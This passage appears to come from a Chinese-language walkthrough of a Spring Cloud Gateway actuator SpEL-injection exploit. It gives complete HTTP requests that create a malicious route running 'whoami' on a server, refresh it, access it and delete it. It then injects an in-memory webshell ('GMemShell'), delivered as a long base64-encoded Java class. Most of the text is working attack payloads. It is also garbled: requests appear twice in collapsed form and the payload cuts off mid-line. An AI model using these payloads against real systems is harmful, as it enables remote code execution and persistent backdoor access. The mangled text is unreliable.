"name":"Result",
|
||||
"value":"#{new String(T(org.springframework.util.StreamUtils).copyToByteArray(T(java.lang.Runtime).getRuntime().exec(new String[]{\"whoami\"}).getInputStream()))}"
|
||||
}
|
||||
}],
|
||||
"uri":"http://example.com"}
|
||||
|
||||
|
||||
POST /actuator/gateway/routes/test HTTP/1.1Host: 192.168.45.209:8080Upgrade-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36Content-Type: application/jsonAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7Accept-Encoding: gzip, deflateAccept-Language: zh-CN,zh;q=0.9Connection: closeContent-Length: 295{"id":"[filter_name]","filters":[{"name":"AddResponseHeader","args":{"name":"Result","value":"#{new String(T(org.springframework.util.StreamUtils).copyToByteArray(T(java.lang.Runtime).getRuntime().exec(new String[]{\"whoami\"}).getInputStream()))}"}}],"uri":"http://example.com"}
|
||||
```
|
||||
|
||||

|
||||
|
||||
返回包中状态码中为201则代表创建成功
|
||||
#### 刷新配置
|
||||
```
|
||||
POST /actuator/gateway/refresh HTTP/1.1
|
||||
Host: 192.168.45.209:8080
|
||||
Upgrade-Insecure-Requests: 1
|
||||
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
|
||||
Content-Type: application/json
|
||||
Accept:text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
|
||||
Accept-Encoding: gzip, deflate
|
||||
Accept-Language: zh-CN,zh;q=0.9
|
||||
Connection: close
|
||||
Content-Length: 7
|
||||
|
||||
|
||||
POST /actuator/gateway/refresh HTTP/1.1Host: 192.168.45.209:8080Upgrade-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36Content-Type: application/jsonAccept:text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7Accept-Encoding: gzip, deflateAccept-Language: zh-CN,zh;q=0.9Connection: closeContent-Length: 7
|
||||
```
|
||||
|
||||

|
||||
|
||||
这里我们刷新路由使刚刚创建的路由生效
|
||||
#### 访问路由
|
||||
```
|
||||
GET /actuator/gateway/test HTTP/1.1
|
||||
Host: 192.168.45.209:8080
|
||||
Upgrade-Insecure-Requests: 1
|
||||
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
|
||||
Content-Type: application/json
|
||||
Accept:text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
|
||||
Accept-Encoding: gzip, deflate
|
||||
Accept-Language: zh-CN,zh;q=0.9
|
||||
Connection: close
|
||||
Content-Length: 7
|
||||
|
||||
|
||||
GET /actuator/gateway/test HTTP/1.1Host: 192.168.45.209:8080Upgrade-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36Content-Type: application/jsonAccept:text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7Accept-Encoding: gzip, deflateAccept-Language: zh-CN,zh;q=0.9Connection: closeContent-Length: 7
|
||||
```
|
||||
|
||||
生效后再访问我们刚刚创建的路由即可达到RCE的效果
|
||||
生效后再访问我们刚刚创建的路由即可达到RCE的效果
|
||||

|
||||
|
||||
#### 删除路由
|
||||
```
|
||||
DELETE /actuator/gateway/test HTTP/1.1
|
||||
Host: 192.168.45.209:8080
|
||||
Upgrade-Insecure-Requests: 1
|
||||
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
|
||||
Content-Type: application/json
|
||||
Accept:text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
|
||||
Accept-Encoding: gzip, deflate
|
||||
Accept-Language: zh-CN,zh;q=0.9
|
||||
Connection: close
|
||||
Content-Length: 7
|
||||
|
||||
|
||||
DELETE /actuator/gateway/test HTTP/1.1Host: 192.168.45.209:8080Upgrade-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36Content-Type: application/jsonAccept:text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7Accept-Encoding: gzip, deflateAccept-Language: zh-CN,zh;q=0.9Connection: closeContent-Length: 7
|
||||
```
|
||||
|
||||

|
||||
|
||||
创建完路由之后,我们也可以删除路由(需重新刷新下配置信息)
|
||||
```
|
||||
POST /actuator/gateway/refresh HTTP/1.1
|
||||
Host: 192.168.45.209:8080
|
||||
Upgrade-Insecure-Requests: 1
|
||||
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
|
||||
Content-Type: application/json
|
||||
Accept:text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
|
||||
Accept-Encoding: gzip, deflate
|
||||
Accept-Language: zh-CN,zh;q=0.9
|
||||
Connection: close
|
||||
Content-Length: 7
|
||||
|
||||
|
||||
POST /actuator/gateway/refresh HTTP/1.1Host: 192.168.45.209:8080Upgrade-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36Content-Type: application/jsonAccept:text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7Accept-Encoding: gzip, deflateAccept-Language: zh-CN,zh;q=0.9Connection: closeContent-Length: 7
|
||||
```
|
||||
|
||||

|
||||
刷新完后再次访问当时创建的路由无法访问。
|
||||
|
||||
刷新完后再次访问当时创建的路由无法访问。
|
||||

|
||||
|
||||
### 注入内存马
|
||||
|
||||
该漏洞也可进行注入内存马、suo5内存代理等代理,操作也比较简单,在创建路由时,直接将内容替换为内存马的内容后,再刷新路由即可。
|
||||
```
|
||||
POST /actuator/gateway/routes/test HTTP/1.1
|
||||
Host: 192.168.45.209:8080
|
||||
Upgrade-Insecure-Requests: 1
|
||||
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
|
||||
Content-Type: application/json
|
||||
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
|
||||
Accept-Encoding: gzip, deflate
|
||||
Accept-Language: zh-CN,zh;q=0.9
|
||||
Connection: close
|
||||
Content-Length: 295
|
||||
|
||||
{
|
||||
"predicates": [
|
||||
{
|
||||
"name": "Path",
|
||||
"args": {
|
||||
"_genkey_0": "/hello"
|
||||
}
|
||||
}
|
||||
],
|
||||
"filters": [
|
||||
{
|
||||
"name": "RewritePath",
|
||||
"args": {
|
||||
"_genkey_0": "#{T(org.springframework.cglib.core.ReflectUtils).defineClass('GMemShell',T(org.springframework.util.Base64Utils).decodeFromString('yv66vgAAADQBeAoADQC2BwC3CgACALYJABIAuAoAAgC5CQASALoKAAIAuwoAEgC8CQASAL0KAA0AvggAcgcAvwcAwAcAwQcAwgoADADDCgAOAMQHAMUIAJ8HAMYHAMcKAA8AyAsAyQDKCgASALYKAA4AywgAzAcAzQoAGwDOCADPBwDQBwDRCgDSANMKANIA1AoAHgDVBwDWCACBBwCECQDXANgKANcA2QgA2goA2wDcBwDdCgAVAN4KACoA3woA2wDgCgDbAOEIAOIKAOMA5AoAFQDlCgDjAOYHAOcKAOMA6AoAMwDpCgAzAOoKABUA6wgA7AoADADtCADuCgAMAO8IAPAIAPEKAAwA8ggA8wgA9AgA9QgA9ggA9wsAFAD4EgAAAP4KAP8BAAcBAQkBAgEDCgBHAQQKABsBBQsBBgEHCgASAQgKABIBCQkAEgEKCAELCwEMAQ0KABIBDgsBDAEPCAEQBwERCgBUALYKAA0BEgoAFQETCgANALsKAFQBFAoAEgEVCgAVARYKAP8BFwcBGAoAXQC2CABlCAEZAQAFc3RvcmUBAA9MamF2YS91dGlsL01hcDsBAAlTaWduYXR1cmUBADVMamF2YS91dGlsL01hcDxMamF2YS9sYW5nL1N0cmluZztMamF2YS9sYW5nL09iamVjdDs+OwEABHBhc3MBABJMamF2YS9sYW5nL1N0cmluZzsBAANtZDUBAAJ4YwEABjxpbml0PgEAAygpVgEABENvZGUBAA9MaW5lTnVtYmVyVGFibGUBABJMb2NhbFZhcmlhYmxlVGFibGUBAAR0aGlzAQALTEdNZW1TaGVsbDsBAAhkb0luamVjdAEAOChMamF2YS9sYW5nL09iamVjdDtMamF2YS9sYW5nL1N0cmluZzspTGphdmEvbGFuZy9TdHJpbmc7AQAVcmVnaXN0ZXJIYW5kbGVyTWV0aG9kAQAaTGphdmEvbGFuZy9yZWZsZWN0L01ldGhvZDsBAA5leGVjdXRlQ29tbWFuZAEAEnJlcXVlc3RNYXBwaW5nSW5mbwEAQ0xvcmcvc3ByaW5nZnJhbWV3b3JrL3dlYi9yZWFjdGl2ZS9yZXN1bHQvbWV0aG9kL1JlcXVlc3RNYXBwaW5nSW5mbzsBAANtc2cBAAFlAQAVTGphdmEvbGFuZy9FeGNlcHRpb247AQADb2JqAQASTGphdmEvbGFuZy9PYmplY3Q7AQAEcGF0aAEADVN0YWNrTWFwVGFibGUHAM0HAMcBABBNZXRob2RQYXJhbWV0ZXJzAQALZGVmaW5lQ2xhc3MBABUoW0IpTGphdmEvbGFuZy9DbGFzczsBAApjbGFzc2J5dGVzAQACW0IBAA51cmxDbGFzc0xvYWRlcgEAGUxqYXZhL25ldC9VUkxDbGFzc0xvYWRlcjsBAAZtZXRob2QBAApFeGNlcHRpb25zAQABeAEAByhbQlopW0IBAAFjAQAVTGphdmF4L2NyeXB0by9DaXBoZXI7AQABcwEAAW0BAAFaBwDFBwEaAQAmKExqYXZhL2xhbmcvU3RyaW5nOylMamF2YS9sYW5nL1N0cmluZzsBAB1MamF2YS9zZWN1cml0eS9NZXNzYWdlRGlnZXN0OwEAA3JldAEADGJhc2U2NEVuY29kZQEAFihbQilMamF2YS9sYW5nL1N0cmluZzsBAAdFbmNvZGVyAQAGYmFzZTY0AQARTGphdmEvbGFuZy9DbGFzczsBAAJicwEABXZhbHVlAQAMYmFzZTY0RGVjb2RlAQAWKExqYXZhL2xhbmcvU3RyaW5nOylbQgEAB2RlY29kZXIBAANjbWQBAF0oTG9yZy9zcHJpbmdmcmFtZXdvcmsvd2ViL3NlcnZlci9TZXJ2ZXJXZWJFeGNoYW5nZTspTG9yZy9zcHJpbmdmcmFtZXdvcmsvaHR0cC9SZXNwb25zZUVudGl0eTsBAAxidWZmZXJTdHJlYW0BAAJleAEABXBkYXRhAQAyTG9yZy9zcHJpbmdmcmFtZXdvcmsvd2ViL3NlcnZlci9TZXJ2ZXJXZWJFeGNoYW5nZTsBABlSdW50aW1lVmlzaWJsZUFubm90YXRpb25zAQA1TG9yZy9zcHJpbmdmcmFtZXdvcmsvd2ViL2JpbmQvYW5ub3RhdGlvbi9Qb3N0TWFwcGluZzsBAAQvY21kAQAMbGFtYmRhJGNtZCQwAQBHKExvcmcvc3ByaW5nZnJhbWV3b3JrL3V0aWwvTXVsdGlWYWx1ZU1hcDspTHJlYWN0b3IvY29yZS9wdWJsaXNoZXIvTW9ubzsBAAZhcnJPdXQBAB9MamF2YS9pby9CeXRlQXJyYXlPdXRwdXRTdHJlYW07AQABZgEAAmlkAQAEZGF0YQEAKExvcmcvc3ByaW5nZnJhbWV3b3JrL3V0aWwvTXVsdGlWYWx1ZU1hcDsBAAZyZXN1bHQBABlMamF2YS9sYW5nL1N0cmluZ0J1aWxkZXI7BwC3AQAIPGNsaW5pdD4BAApTb3VyY2VGaWxlAQAOR01lbVNoZWxsLmphdmEMAGkAagEAF2phdmEvbGFuZy9TdHJpbmdCdWlsZGVyDABlAGYMARsBHAwAaABmDAEdAR4MAGcAkgwAZwBmDAEfASABAA9qYXZhL2xhbmcvQ2xhc3MBABBqYXZhL2xhbmcvT2JqZWN0AQAYamF2YS9sYW5nL3JlZmxlY3QvTWV0aG9kAQBBb3JnL3NwcmluZ2ZyYW1ld29yay93ZWIvcmVhY3RpdmUvcmVzdWx0L21ldGhvZC9SZXF1ZXN0TWFwcGluZ0luZm8MASEBIgwBIwEkAQAJR01lbVNoZWxsAQAwb3JnL3NwcmluZ2ZyYW1ld29yay93ZWIvc2VydmVyL1NlcnZlcldlYkV4Y2hhbmdlAQAQamF2YS9sYW5nL1N0cmluZwwBJQEoBwEpDAEqASsMASwBLQEAAm9rAQATamF2YS9sYW5nL0V4Y2VwdGlvbgwBLgBqAQAFZXJyb3IBABdqYXZhL25ldC9VUkxDbGFzc0xvYWRlcgEADGphdmEvbmV0L1VSTAcBLwwBMAExDAEyATMMAGkBNAEAFWphdmEvbGFuZy9DbGFzc0xvYWRlcgcBNQwBNgCZDAE3ATgBAANBRVMHARoMATkBOgEAH2phdmF4L2NyeXB0by9zcGVjL1NlY3JldEtleVNwZWMMATsBPAwAaQE9DAE+AT8MAUABQQEAA01ENQcBQgwBOQFDDAFEAUUMAUYBRwEAFGphdmEvbWF0aC9CaWdJbnRlZ2VyDAFIATwMAGkBSQwBHQFKDAFLAR4BABBqYXZhLnV0aWwuQmFzZTY0DAFMAU0BAApnZXRFbmNvZGVyDAFOASIBAA5lbmNvZGVUb1N0cmluZwEAFnN1bi5taXNjLkJBU0U2NEVuY29kZXIMAU8BUAEABmVuY29kZQEACmdldERlY29kZXIBAAZkZWNvZGUBABZzdW4ubWlzYy5CQVNFNjREZWNvZGVyAQAMZGVjb2RlQnVmZmVyDAFRAVIBABBCb290c3RyYXBNZXRob2RzDwYBUxABVA8HAVUQAKkMAVYBVwcBWAwBWQFaAQAnb3JnL3NwcmluZ2ZyYW1ld29yay9odHRwL1Jlc3BvbnNlRW50aXR5BwFbDAFcAV0MAGkBXgwBXwEeBwFgDAFhAVQMAJwAnQwAiQCKDABhAGIBAAdwYXlsb2FkBwFiDAFjAVQMAIEAggwBZAFlAQAKcGFyYW1ldGVycwEAHWphdmEvaW8vQnl0ZUFycmF5T3V0cHV0U3RyZWFtDAFmAWcMAWgBaQwBagE8DACVAJYMAWgBSgwBawFsAQARamF2YS91dGlsL0hhc2hNYXABABAzYzZlMGI4YTljMTUyMjRhAQATamF2YXgvY3J5cHRvL0NpcGhlcgEABmFwcGVuZAEALShMamF2YS9sYW5nL1N0cmluZzspTGphdmEvbGFuZy9TdHJpbmdCdWlsZGVyOwEACHRvU3RyaW5nAQAUKClMamF2YS9sYW5nL1N0cmluZzsBAAhnZXRDbGFzcwEAEygpTGphdmEvbGFuZy9DbGFzczsBABFnZXREZWNsYXJlZE1ldGhvZAEAQChMamF2YS9sYW5nL1N0cmluZztbTGphdmEvbGFuZy9DbGFzczspTGphdmEvbGFuZy9yZWZsZWN0L01ldGhvZDsBAA1zZXRBY2Nlc3NpYmxlAQAEKFopVgEABXBhdGhzAQAHQnVpbGRlcgEADElubmVyQ2xhc3NlcwEAYChbTGphdmEvbGFuZy9TdHJpbmc7KUxvcmcvc3ByaW5nZnJhbWV3b3JrL3dlYi9yZWFjdGl2ZS9yZXN1bHQvbWV0aG9kL1JlcXVlc3RNYXBwaW5nSW5mbyRCdWlsZGVyOwEASW9yZy9zcHJpbmdmcmFtZXdvcmsvd2ViL3JlYWN0aXZlL3Jlc3VsdC9tZXRob2QvUmVxdWVzdE1hcHBpbmdJbmZvJEJ1aWxkZXIBAAVidWlsZAEARSgpTG9yZy9zcHJpbmdmcmFtZXdvcmsvd2ViL3JlYWN0aXZlL3Jlc3VsdC9tZXRob2QvUmVxdWVzdE1hcHBpbmdJbmZvOwEABmludm9rZQEAOShMamF2YS9sYW5nL09iamVjdDtbTGphdmEvbGFuZy9PYmplY3Q7KUxqYXZhL2xhbmcvT2JqZWN0OwEAD3ByaW50U3RhY2tUcmFjZQEAEGphdmEvbGFuZy9UaHJlYWQBAA1jdXJyZW50VGhyZWFkAQAUKClMamF2YS9sYW5nL1RocmVhZDsBABVnZLine truncated
|
||||
"_genkey_1": "/${path}"
|
||||
}
|
||||
}
|
||||
],
|
||||
"uri": "https://www.uri-destination.org",
|
||||
"order": 0
|
||||
}
|
||||
|
||||
|
||||
POST /actuator/gateway/routes/test HTTP/1.1Host: 192.168.45.209:8080Upgrade-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36Content-Type: application/jsonAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7Accept-Encoding: gzip, deflateAccept-Language: zh-CN,zh;q=0.9Connection: closeContent-Length: 295{ "predicates": [ { "name": "Path", "args": { "_genkey_0": "/hello" } } ], "filters": [ { "name": "RewritePath", "args": { "_genkey_0": "#{T(org.springframework.cglib.core.ReflectUtils).defineClass('GMemShell',T(org.springframework.util.Base64Utils).decodeFromString('yv66vgAAADQBeAoADQC2BwC3CgACALYJABIAuAoAAgC5CQASALoKAAIAuwoAEgC8CQASAL0KAA0AvggAcgcAvwcAwAcAwQcAwgoADADDCgAOAMQHAMUIAJ8HAMYHAMcKAA8AyAsAyQDKCgASALYKAA4AywgAzAcAzQoAGwDOCADPBwDQBwDRCgDSANMKANIA1AoAHgDVBwDWCACBBwCECQDXANgKANcA2QgA2goA2wDcBwDdCgAVAN4KACoA3woA2wDgCgDbAOEIAOIKAOMA5AoAFQDlCgDjAOYHAOcKAOMA6AoAMwDpCgAzAOoKABUA6wgA7AoADADtCADuCgAMAO8IAPAIAPEKAAwA8ggA8wgA9AgA9QgA9ggA9wsAFAD4EgAAAP4KAP8BAAcBAQkBAgEDCgBHAQQKABsBBQsBBgEHCgASAQgKABIBCQkAEgEKCAELCwEMAQ0KABIBDgsBDAEPCAEQBwERCgBUALYKAA0BEgoAFQETCgANALsKAFQBFAoAEgEVCgAVARYKAP8BFwcBGAoAXQC2CABlCAEZAQAFc3RvcmUBAA9MamF2YS91dGlsL01hcDsBAAlTaWduYXR1cmUBADVMamF2YS91dGlsL01hcDxMamF2YS9sYW5nL1N0cmluZztMamF2YS9sYW5nL09iamVjdDs+OwEABHBhc3MBABJMamF2YS9sYW5nL1N0cmluZzsBAANtZDUBAAJ4YwEABjxpbml0PgEAAygpVgEABENvZGUBAA9MaW5lTnVtYmVyVGFibGUBABJMb2NhbFZhcmlhYmxlVGFibGUBAAR0aGlzAQALTEdNZW1TaGVsbDsBAAhkb0luamVjdAEAOChMamF2YS9sYW5nL09iamVjdDtMamF2YS9sYW5nL1N0cmluZzspTGphdmEvbGFuZy9TdHJpbmc7AQAVcmVnaXN0ZXJIYW5kbGVyTWV0aG9kAQAaTGphdmEvbGFuZy9yZWZsZWN0L01ldGhvZDsBAA5leGVjdXRlQ29tbWFuZAEAEnJlcXVlc3RNYXBwaW5nSW5mbwEAQ0xvcmcvc3ByaW5nZnJhbWV3b3JrL3dlYi9yZWFjdGl2ZS9yZXN1bHQvbWV0aG9kL1JlcXVlc3RNYXBwaW5nSW5mbzsBAANtc2cBAAFlAQAVTGphdmEvbGFuZy9FeGNlcHRpb247AQADb2JqAQASTGphdmEvbGFuZy9PYmplY3Q7AQAEcGF0aAEADVN0YWNrTWFwVGFibGUHAM0HAMcBABBNZXRob2RQYXJhbWV0ZXJzAQALZGVmaW5lQ2xhc3MBABUoW0IpTGphdmEvbGFuZy9DbGFzczsBAApjbGFzc2J5dGVzAQACW0IBAA51cmxDbGFzc0xvYWRlcgEAGUxqYXZhL25ldC9VUkxDbGFzc0xvYWRlcjsBAAZtZXRob2QBAApFeGNlcHRpb25zAQABeAEAByhbQlopW0IBAAFjAQAVTGphdmF4L2NyeXB0by9DaXBoZXI7AQABcwEAAW0BAAFaBwDFBwEaAQAmKExqYXZhL2xhbmcvU3RyaW5nOylMamF2YS9